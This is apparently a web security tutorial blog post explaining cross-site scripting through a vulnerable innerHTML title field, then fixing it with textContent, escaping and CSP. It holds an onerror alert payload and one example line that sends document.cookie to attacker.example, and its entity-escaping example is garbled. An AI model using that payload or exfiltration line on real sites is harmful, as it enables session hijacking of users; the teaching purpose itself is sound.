XSS: running your code on their page
How cross-site scripting turns a comment box into a way to run JavaScript on someone else's session, demonstrated live, then fixed with proper escaping.


SQL injection gets your data. Cross-site scripting gets your users. Instead of tricking the database into leaking rows, you trick the browser into running your JavaScript as if it belonged to the page, with the page's own cookies, session, and permissions.
The last lesson broke SQL injection live in a browser database. This one runs an actual script injection, live, in an actual page, so you can watch the difference between text that gets displayed and code that gets executed.
The setup: a page that trusts its input
Picture a Linkstash feature that isn't in the real app yet: a title field a user can set for a saved link, rendered back on their dashboard. Here's a page that renders it the laziest possible way, straight into the DOM:
<div id="title"></div>
<script>
  const savedTitle = getTitleFromServer(); // comes back exactly as the user typed it
  document.getElementById("title").innerHTML = savedTitle;
</script>
innerHTML doesn't just display text, it parses it as HTML. Type a normal title like Recipes to try and nothing looks unusual. Type something that looks like a tag, and the browser builds that tag.
Run it. The <img> tag has a broken src, so the browser tries to load it, fails, and fires onerror, which runs the JavaScript sitting right there in the attribute. You didn't call eval. You didn't do anything unusual. You called innerHTML on a string, and the string happened to contain a tag with an event handler.
What an attacker actually gets
An alert() box proves the point without doing damage, but it's not what a real attack looks like. A real payload reads document.cookie, grabs a session token from localStorage, or fires a request to an attacker's server with whatever it found:
// what a real payload looks like, not what you should run against anything real
fetch("https://attacker.example/collect?token=" + document.cookie);
That request runs inside the victim's browser, on the victim's origin, with the victim's cookies attached. It isn't guessing a session token. It's reading the one that's already sitting there. If cookies and sessions are how your app recognizes a logged-in user, a working XSS payload is a way to become that user without ever touching a password.
Stored vs reflected
The example above is stored XSS: the payload lives in the database and fires for every visitor who loads that page, no interaction needed. Reflected XSS is the same idea through a URL parameter or search box, echoed straight back into the page without being saved. Stored is worse. One malicious title in a shared list can run against every viewer of that list.
The fix: text is text, HTML is HTML
The bug isn't innerHTML existing. It's using it for content you don't control. Two fixes, and you want the first one almost every time.
Use textContent, not innerHTML, for plain text:
document.getElementById("title").textContent = savedTitle;textContent never parses its input as markup. A string containing <img src=x onerror=...> shows up on the page exactly as those literal characters, a slightly odd-looking title, not a tag. There's nothing to break out of, because nothing gets parsed.
When you genuinely need to render user content as HTML (a rich-text comment box, say), escape the five characters that give HTML its structure before it ever reaches the page: <, >, &, ", '. Every mainstream template system does this by default. React escapes everything you render with {} automatically. Handlebars and most template engines do too. The dangerous move is always the explicit escape hatch: React's dangerouslySetInnerHTML, Vue's v-html, or raw innerHTML like the example above. If you're not calling one of those by name, you're probably fine already.
Why this list of five characters
< and > start and end tags. & starts an entity reference. " and ' close attribute values early, the same trick that made string-built SQL breakable in the last lesson. Escaping means replacing each with its safe entity: < becomes <, & becomes &, and so on. The browser then renders the entity as the literal character instead of parsing it as syntax.
Try the fix in the same playground. Change innerHTML to textContent on the last line, re-run, and the payload just sits there as visible text, <img src=x onerror='alert(1)'> printed on the page, doing nothing.
Quick check
A user's saved link title is rendered with element.textContent = title instead of innerHTML. What happens if the title is `<script>alert(1)</script>`?
One more layer: a header that backs you up
Escaping fixes the specific bug. A Content-Security-Policy header limits the blast radius of the bugs you miss, by telling the browser which sources of script it's allowed to execute at all, so an injected inline <script> or onerror handler gets blocked even if it makes it into the page. That's worth a lesson of its own, coming up as security headers and CSP later in this series.
For now, the takeaway is simpler: anywhere user input reaches the DOM, ask whether it's being displayed or parsed. If your code (or your framework) is choosing textContent over innerHTML, or auto-escaping by default, that decision is the whole defense.
Next: CSRF, where the attack doesn't need to run any code on your page at all.

Written by
Rhythm Bhiwani
Engineer and relentless builder, happiest reverse-engineering hard problems until they click.
Enjoyed this?
Tap the heart to leave some love.
Be the first to react
Comments
Join the conversation.
Loading comments…